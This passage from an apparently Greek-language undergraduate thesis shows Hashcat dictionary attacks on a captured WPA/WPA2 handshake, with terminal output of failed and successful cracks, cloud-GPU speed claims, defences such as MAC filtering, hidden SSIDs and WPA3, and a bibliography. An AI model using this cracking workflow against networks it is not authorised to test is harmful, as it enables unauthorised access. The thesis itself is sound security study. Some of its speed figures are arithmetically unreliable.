Εικόνα 87: Πρώτη προσπάθεια για εύρεση κωδικού

Η παραπάνω εικόνα δίνει τις εξής πληροφορίες:

Αρχικά φαίνεται ότι η διαδικασία εύρεσης του κωδικού απέτυχε (ένδειξη “Exhausted”). Αυτό συνέβη διότι το συγκεκριμένο αρχείο λεξικού δεν περιείχε την σωστή λέξη, δηλαδή τον κωδικό. Επίσης διακρίνεται το “hash type” που έχουμε επιλέξει με την παράμετρο “-m 2500” που είναι “WPA/WPA2”. Το HashCat ενημερώνει επιπλέον τον χρήστη για το αρχείο .hccapx στο οποίο κάνει την επίθεση, σε αυτήν την περίπτωση είναι “final.hccapx”. Στη συνέχεια δίνονται οι χρόνοι έναρξης και λήξης εκτέλεσης του προγράμματος, καθώς και το αρχείο λεξικού που σε αυτό το παράδειγμα είναι το “cupp_base.txt”, που είναι το μικρότερο αρχείο που θα δοκιμαστεί. Μια επιπλέον χρήσιμη πληροφορία είναι η ταχύτητα που εκτελείται το πρόγραμμα. Στο συγκεκριμένο παράδειγμα ο χρήστης ενημερώνεται ότι το HashCat πραγματοποίησε 9264 Hashes ανά δευτερόλεπτο. Το συγκεκριμένο αρχείο περιέχει 768 λέξεις, συνεπώς η διαδικασία ολοκληρώθηκε σε λιγότερο από ένα δευτερόλεπτο.

Στη συνέχεια έγινε μια ακόμη προσπάθεια



```
lubuntu@lubuntu: /media/lubu...u/Verbatim128/2_Ptyxiaki/final
File Edit Tabs Help
HWMon.Dev.#2.....: N/A

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session.....: hashcat
Status.....: Running
Hash.Type.....: WPA/WPA2
Hash.Target.....: final.hccapx
Time.Started.....: Sat Sep 18 09:43:39 2021 (1 min, 30 secs)
Time.Estimated...: Sat Sep 18 09:53:51 2021 (8 mins, 42 secs)
Guess.Base.....: File (append_case_sub_full_cupp_base.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#2.....: 10344 H/s (84.18ms)
Recovered.....: 0/2 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 930312/6334028 (14.69%)
Rejected.....: 520/930312 (0.06%)
Restore.Point....: 930312/6334028 (14.69%)
Candidates.#2....: andre@s6060874 -> Andreaz6060641
HWMon.Dev.#2.....: N/A


[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
```

Εικόνα 88: Δεύτερη προσπάθεια για εύρεση κωδικού


Η εικόνα 88 δείχνει την προσπάθεια με ένα αρχείο λεξικού μεγέθους 85M Bytes.

Όση ώρα εκτελείται το αρχείο, ο χρήστης ενημερώνεται με την ένδειξη “Status=Running”. Επίσης το HashCat ενημερώνει τον χρήστη πόση ώρα έχει περάσει από την έναρξη της επίθεσης (1 min 30 sec) και πόση ώρα υπολογίζει να διαρκέσει ακόμη η επίθεση (8 mins 42 sec). Επιπλέον το HashCat δείχνει στον χρήστη την πρόοδο σε ποσοστό, καθώς και την πρώτη και τελευταία λέξη που δοκίμασε κατά τον τελευταίο κύκλο ανανέωσης.

Είναι σημαντικό να αναφερθεί ότι κατά την διάρκεια προσπάθειας εύρεσης, οι επεξεργαστές λειτουργούν κοντά το 100% των δυνατοτήτων τους. Αυτό έχει σαν αποτέλεσμα να υπερθερμαίνονται, συνεπώς ο χρήστης πρέπει να έχει προνοήσει το σύστημά του να διαθέτει ένα αποτελεσματικό τρόπο ψύξης αλλά και να παρακολουθεί την θερμοκρασία, καθώς μια πιθανή υπερθέρμανση μπορεί να επιφέρει καταστροφή των CPUs




Εικόνα 89: CPU Usage



Εικόνα 90: Παρακολούθηση θερμοκρασίας CPU

Στη συνέχεια θα παρουσιαστεί η περίπτωση που το αρχείο λεξικού είναι 1.4G Bytes.




Εικόνα 91: Τρίτη προσπάθεια εύρεσης κωδικού

Στην εικόνα 91 φαίνεται ότι το αρχείο μεγέθους 1.4G Bytes θα χρειαστεί περίπου 3 ώρες για να ολοκληρωθεί. Στο κάτω μέρος φαίνεται το πλήθος των λέξεων που θα δοκιμάσει, που στο σύνολο είναι 111.114.908 λέξεις.

Στο σημείο αυτό θα γίνει μια αναφορά στα cloud συστήματα. Υπάρχουν cloud πλατφόρμες που προσφέρουν servers με κατάλληλο Hardware που είναι ιδανικά για αυτό το σκοπό. Ένα παράδειγμα είναι η πλατφόρμα της “linode” που δίνει την δυνατότητα στον χρήστη να μισθώσει ένα server με 4 RTX6000 GPU κάρτες. Η υπολογιστική ικανότητα ενός τέτοιου συστήματος φτάνει στο 160.000.000 hashes per minute. Συνεπώς για το παραπάνω αρχείο μεγέθους 1.4G Byte που το μηχανήμα του χρήστη χρειάζεται 3 ώρες, ένας cloud server σαν τον παραπάνω θα χρειαστεί λιγότερο από ένα λεπτό. Τέλος αξίζει να αναφερθεί ότι κάποιες εταιρίες έχουν ξεκινήσει την διάθεση cloud server κβαντικών Η/Υ, κάτι που αναμένεται να ρίξει εκθετικά ακόμη περισσότερο τους χρόνους αυτούς.

Τέλος, θα παρουσιαστεί μια επιτυχημένη προσπάθεια.



```
lubuntu@lubuntu: /media/lubu...u/Verbatim128/2_Ptyxiaki/final - + x
File Edit Tabs Help
82a666cc9d22daf0e85e904cc95db211:c4a3664f938a:7cd1c383dae4:el1:1234567890123
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA/WPA2
Hash.Target.....: final.hccapx
Time.Started.....: Sat Sep 18 10:35:37 2021 (0 secs)
Time.Estimated...: Sat Sep 18 10:35:37 2021 (0 secs)
Guess.Base.....: File (password.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#2.....: 0 H/s (0.69ms)
Recovered.....: 2/2 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Candidates.#2....: 1234567890123 -> 1234567890123
HWMon.Dev.#2.....: N/A

Started: Sat Sep 18 10:35:34 2021
Stopped: Sat Sep 18 10:35:38 2021
lubuntu@lubuntu: /media/lubuntu/Verbatim128/2_Ptyxiaki/final$
```

Εικόνα 92: Τέταρτη προσπάθεια εύρεσης κωδικού

Στην παραπάνω εικόνα φαίνεται ότι το HashCat κατάφερε να βρει τον κωδικό, τον οποίο και παρουσιάζει στο επάνω μέρος, δίπλα από το SSID. Αυτό συνέβη γιατί στο αρχείο λεξικού που δόθηκε στο HashCat υπήρχε ο σωστός κωδικός.

6. Τρόποι προστασίας

Σε αυτό το κεφάλαιο θα γίνει μια απλή αναφορά στις μεθόδους προστασίας από την επίθεση που παρουσιάστηκε στην παρούσα εργασία.

6.1 MAC Filtering

Μια πολύ δημοφιλής μέθοδος είναι η εφαρμογή MAC filtering στο AP. Αυτό πρακτικά είναι η δημιουργία μιας λίστας με τις MAC Addresses των συσκευών που επιτρέπεται να συνδεθούν στο AP. Η συγκεκριμένη τακτική είναι αρκετά διαδεδομένη και εύκολα υλοποιήσιμη. Παρόλα αυτά, η συγκεκριμένη προστασία παρακάμπτεται πολύ εύκολα καθώς είναι πάρα πολύ εύκολο πλέον μια συσκευή να πλαστογραφήσει την MAC Address της. Γενικά σαν επίθεση, η πλαστογραφία MAC Address είναι πολύ πιο εύκολο να υλοποιηθεί από την επίθεση που περιγράφηκε στην παρούσα εργασία, συνεπώς ένας επιτιθέμενος που σχεδιάζει να κάνει την επίθεση με το deauthentication, δεν θα αντιμετωπίσει ιδιαίτερη δυσκολία με το MAC Filtering.

6.2 Απενεργοποίηση του SSID

Μια ακόμη δημοφιλής τακτική προστασίας δικτύων WiFi είναι η απενεργοποίηση του SSID στο AP. Με αυτόν τον τρόπο το AP σταματά την εκπομπή μηνυμάτων που ενημερώνει τα γύρω stations για την παρουσία του. Όπως και στην προηγούμενη περίπτωση, η προστασία αυτή εύκολα παρακάμπτεται με εργαλεία που ανιχνεύουν τα δίκτυα που δεν εκπέμπουν SSID και ο βαθμός δυσκολίας αυτής της επίθεση είναι πολύ μικρότερος, συνεπώς πιθανότατα δεν θα αποτρέψει έναν επιτιθέμενο να πραγματοποιήσει την deauthentication επίθεση.

6.3 WPA3

Η καλύτερη λύση αυτήν την εποχή φαίνεται να είναι η μετάβαση στο WPA3. Η έκδοση αυτή πρωτοεμφανίστηκε το 2018, αλλά έχει το μειονέκτημα ότι δεν είναι συμβατή με τις προηγούμενες εκδόσεις (WPA/WPA2) συνεπώς θα πρέπει να γίνει αλλαγή του εξοπλισμού, διαδικασία που συνήθως παίρνει αρκετό χρόνο.

Το WPA3 εισάγει αρκετά νέα στοιχεία στην διαδικασία αυθεντικοποίησης. Όσον αφορά την ευπάθεια που εξετάστηκε, το WPA3 εισάγει το πεδίο “Message Integrity Check Information Element” (MICIE) σε κάθε management frame που εκπέμπει. Για το πετύχει αυτό δημιουργεί και χρησιμοποιεί ένα νέο κλειδί που ονομάζεται “Integrity Group Temporal Key” (IGTK) με το οποίο επιτυγχάνεται η προστασία των broadcast και multicast management frames. Το κλειδί αυτό παράγεται κατά την διάρκεια της διαδικασίας “4-way handshake” και κάθε προσπάθεια μεταβολής του θα επηρεάσει το MICIE.

Δυστυχώς, παρόλο που το WPA3 είναι σχετικά νέο πρωτόκολλο, ήδη έχουν βρεθεί ευπάθειες και τεχνικές επίθεσης. Σε κάθε περίπτωση όμως ο βαθμός δυσκολίας είναι πολύ μεγαλύτερος από τις προηγούμενες περιπτώσεις και απαιτεί εξειδικευμένα εργαλεία και γνώσεις.

7. Πρόταση για μελλοντική έρευνα

Μια πρόταση είναι η εκτέλεση αρκετών επιθέσεων σε δίκτυα, έτσι ώστε να βελτιστοποιηθεί η τεχνική δημιουργίας αρχείου λεξικού και κατά συνέπεια να ελαχιστοποιηθεί ο χρόνος που απαιτείται για την εύρεση του κωδικού. Δυστυχώς αν και τεχνικά αυτό είναι εύκολο να υλοποιηθεί, είναι αρκετά δύσκολο να βρεθεί μεγάλος αριθμός δικτύων στα οποία ο χρήστης θα έχει την έγκριση να πραγματοποιήσει την επίθεση.

Μια επίσης πολύ ενδιαφέρουσα έρευνα θα ήταν η μελέτη στις ευπάθειες του WPA3. Όπως προαναφέρθηκε, αν και το πρωτόκολλο αυτό είναι καινούργιο, έχουν ήδη δημοσιευτεί άρθρα που περιγράφουν κάποιες ευπάθειές του και έχουν ήδη κυκλοφορήσει κάποια εργαλεία για επιθέσεις. Το WPA3 δημοσιεύτηκε μόλις το 2018, συνεπώς αναμένεται να χρησιμοποιηθεί για αρκετά χρόνια ακόμη.

Βιβλιογραφία

https://documentation.meraki.com/General_Administration/Tools_and_Troubleshooting/Analyzing_Wireless_Packet_Captures

https://www.wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html

<https://netbeez.net/blog/how-wifi-connection-works/>

<https://www.speedcheck.org/wiki/bssid/>

https://en.wikipedia.org/wiki/IEEE_802.11i-2004

https://en.wikipedia.org/wiki/Extensible_Authentication_Protocol

https://en.wikipedia.org/wiki/Pre-shared_key

[https://en.wikipedia.org/wiki/Service_set_\(802.11_network\)](https://en.wikipedia.org/wiki/Service_set_(802.11_network))

<https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html>

https://www.juniper.net/documentation/en_US/junos-space-apps/network-director3.1/topics/concept/wireless-encryption-and-ciphers.html

<https://netbeez.net/blog/station-authentication-association/>

<https://netbeez.net/blog/secure-network-4-way-handshake/>

https://en.wikipedia.org/wiki/Beacon_frame

<https://www.wifi-professionals.com/2019/01/4-way-handshake>

<https://packet6.com/802-11-state-machine/>

<https://mrncciew.com/2014/10/28/802-11-mgmt-association-reqresponse/>

https://www.usenix.org/legacy/events/nsdi08/tech/full_papers/murty/murty_html/node3.html

<https://www.rfwireless-world.com/Terminology/WLAN-probe-request-and-response-frame.html>

<https://www.rfwireless-world.com/Terminology/WLAN-reassociation-request-and-response-frame.html>

<https://www.rfwireless-world.com/Terminology/WLAN-passive-scanning-vs-WLAN-active-scanning.html>

<https://www.rfwireless-world.com/Terminology/WLAN-beacon-frame.html>

<https://www.rfwireless-world.com/Terminology/WLAN-authentication-deauthentication-frame.html>

<https://www.rfwireless-world.com/Terminology/WLAN-association-request-and-response-frame.html>

<https://ipcisco.com/lesson/eapol-extensible-authentication-protocol-over-lan/>

<https://mrncciew.com/2014/08/19/cwsp-4-way-handshake/>

<https://book.hacktricks.xyz/pentesting/pentesting-network/wifi-attacks>

<https://hackaday.com/2021/05/27/wifi-penetration-testing-with-an-esp32/>

<https://carvesystems.com/news/writing-a-simple-esp8266-based-sniffer/>

<https://www.electronicshub.org/update-flash-esp8266-firmware/>

https://github.com/SpacehuhnTech/esp8266_deauther

<https://mrncciew.com/2014/10/11/802-11-mgmt-deauth-disassociation-frames/>

<https://www.evilssocket.net/2019/02/13/Pwning-WiFi-networks-with-bettercap-and-the-PMKID-client-less-attack/>

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-getting-started-with-terms-technologies-0147659/>

<https://null-byte.wonderhowto.com/how-to/create-custom-wordlists-for-password-cracking-using-mentalist-0183992/>

<https://www.wirelesshack.org/wpa-wpa2-word-list-dictionaries.html>

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-psk-passwords-using-aircrack-ng-0148366/>

<https://www.alvareztg.com/what-should-i-know-about-hashcat/>

<https://en.wikipedia.org/wiki/Hashcat>

<https://laconicwolf.com/2018/09/29/hashcat-tutorial-the-basics-of-cracking-passwords-with-hashcat/>

[https://hashcat.net/wiki/doku.php?](https://hashcat.net/wiki/doku.php?id=frequently+asked+questions#is+it+worth+renting+amazon+gpus+rather+than+buying+gpus)

[id=frequently asked questions#is it worth renting amazon gpus rather than buying gpus](https://hashcat.net/wiki/doku.php?id=frequently+asked+questions#is+it+worth+renting+amazon+gpus+rather+than+buying+gpus)

<https://www.quora.com/How-does-HashCat-work>

<https://www.csoononline.com/article/3542630/hashcat-explained-why-you-might-need-this-password-cracker.html>

<https://www.scientificamerican.com/article/the-mathematics-of-hacking-passwords/>

Παραπομπές

- 1) <https://en.wikipedia.org/wiki/Wi-Fi>
- 2) https://en.wikipedia.org/wiki/List_of_WLAN_channels
- 3) https://en.wikipedia.org/wiki/IEEE_802.11#History
- 4) <https://www.manageengine.com/network-monitoring/layer-2-protocols.html>
- 5) https://el.wikipedia.org/wiki/%CE%9C%CE%BF%CE%BD%CF%84%CE%AD%CE%BB%CE%BF_%CE%B1%CE%BD%CE%B1%CF%86%CE%BF%CF%81%CE%AC%CF%82_OSI
- 6) https://en.wikipedia.org/wiki/Beacon_frame
- 7) [https://en.wikipedia.org/wiki/Service_set_\(802.11_network\)](https://en.wikipedia.org/wiki/Service_set_(802.11_network))
- 8) https://media.techtarget.com/searchMobileComputing/downloads/CWAP_ch8.pdf
- 9) <https://www.ieee802.org/1/files/public/docs2013/acrev-nfinn-new-802-11-text-0813-v01.pdf>
- 10) http://www.invocom.et.put.poznan.pl/~invocom/C/P1-4/p1-4_en/p1-4_8_2.htm
- 11) <https://www.sciencedirect.com/topics/computer-science/basic-service-set>
- 12) https://en.wikipedia.org/wiki/Cyclic_redundancy_check
- 13) <https://mrnciew.files.wordpress.com/2014/10/cwap-mgmt-beacon-01.png>
- 14) <https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html>
- 15) <https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html>
- 16) <https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html>
- 17) <https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html>
- 18) <https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html>
- 19) <https://netbeez.net/blog/how-wifi-connection-works/>
- 20) <https://www.wifi-professionals.com/2019/01/4-way-handshake>
- 21) https://en.wikipedia.org/wiki/Frame_aggregation
- 22) https://en.wikipedia.org/wiki/Internet_protocol_suite
- 23) <https://www.devobox.com/el/espressif/642-esp8266-esp-12e-nodemcu-v3-lua-board-ch340-wifi-iot.html>
- 24) https://www.netis-systems.com/Support/de_details/id/1/de/159.html
- 25) <https://www.arduino.cc/en/Guide/Environment>
- 26) <https://www.wireshark.org/download.html>
- 27) <https://github.com/Mebus/cupp>
- 28) <https://pentesttools.net/mentalist-graphical-tool-for-custom-wordlist-generation/>
- 29) <https://hashcat.net/hashcat/>

30) <https://developer.nvidia.com/cuda-zone>

31) <https://www.aircrack-ng.org/>

Συντομογραφίες

AAA	Authentication Authorization and Accounting
AP	Access Point
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
CUPP	Common User Passwords Profiler
EAPOL	Extensible Authentication Protocol over LAN
FCS	Frame Check Sequence
GMK	Group Master Key
GPU	Graphics Processing Unit
GTK	Group Temporal Key
HEX	Hexadecimal
ID	Identification
IDE	Integrated Development Environment
IGTK	Integrity Group Temporal Key
IoT	Internet of Things
IP	Internet Protocol
KCK	Key Confirmation Key
KEK	Key Encryption Key
LAN	Local Access Network
MAC	Media Access Control
MHz	MegaHertz
MIC	Message Integrity Check
MICIE	Message Integrity Check Information Element
MSK	Master Session Key
OSI	Open Systems Interconnection
PMK	Pairwise Master Key
PMK	Pairwise Master Key
PSK	Pre Shared Key
PTK	Pairwise Transient Key
PTK	Pairwise Transit Key
RSN	Robust Security Network
Rx	Receiver
SSID	Service Set Identifier
TBTT	Target Beacon Transmission Time
TCP	Transmission Control Protocol
TEK	Temporal Encryption Key
TIM	Traffic Indication Map

TKIP	Temporal Key Integrity Protocol
TMIC	Temporal Message Integrity Codes
TU	Time Units
Tx	Transmitter
USB	Universal Serial Bus
WiFi	Wireless Fidelity
WLAN	Wireless Local Access Network
WNIC	Wireless Network Interface Card
WPA	WiFi Protected Access
H/Y	Ηλεκτρονικός Υπολογιστής